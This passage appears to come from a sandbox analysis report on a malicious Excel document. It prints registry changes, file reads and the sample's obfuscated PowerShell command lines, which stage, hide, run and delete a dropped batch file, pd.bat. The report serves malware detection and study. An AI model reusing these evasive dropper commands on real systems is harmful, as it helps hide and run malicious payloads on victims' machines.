00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	>n8	binary	3E 6E 38 00 B4 09 00 00 02 00 00 00 00 00 00 00 40 00 00 00 01 00 00 00 1E 00 00 00 16 00 00 00 75 00 6C 00 39 00 6B 00 70 00 75 00 77 00 79 00 65 00 6C 00 2E 00 78 00 6C 00 73 00 00 00 75 00 6C 00 39 00 6B 00 70 00 75 00 77 00 79 00 65 00 6C 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1378353153	success or wait	1	7FEEAC59AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FD182	FD182	binary	04 00 00 00 B4 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 2A A5 08 A4 E0 E5 D6 01 82 D1 0F 00 82 D1 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2849925037.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0353475199.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8138487229.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8300215382.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5859486270.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3050907755.xlsx	success or wait	1	7FEEAC59AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FD346	FD346	binary	04 00 00 00 B4 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 2A A5 08 A4 E0 E5 D6 01 46 D3 0F 00 46 D3 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1378353153	1378353154	success or wait	1	7FEEAC59AC0	unknown

Analysis Process: cmd.exe PID: 2604 Parent PID: 2484

General

Start time:	09:05:56
Start date:	08/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c powershe^l^l -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP'
Imagebase:	0x4a190000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2524 Parent PID: 2484

General

Start time:	09:05:56
Start date:	08/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c powershe^l^l -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force
Imagebase:	0x4a190000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2492 Parent PID: 2484

General

Start time:	09:05:57
Start date:	08/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c powershe^l^l -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat
Imagebase:	0x4a190000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2300 Parent PID: 2604

General

Start time:	09:05:57
Start date:	08/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP'
Imagebase:	0x13f870000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	41	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: cmd.exe PID: 2320 Parent PID: 2484

Copyright null 2021

General

Start time:	09:05:57
Start date:	08/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c powershe^l^l -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat'
Imagebase:	0x4a190000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 284 Parent PID: 2524

General

Start time:	09:05:57
Start date:	08/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force
Imagebase:	0x13f870000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	success or wait	1	7FEEA54BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	41	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile

Copyright null 2021

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: cmd.exe PID: 2848 Parent PID: 2484

General

Start time:	09:05:57
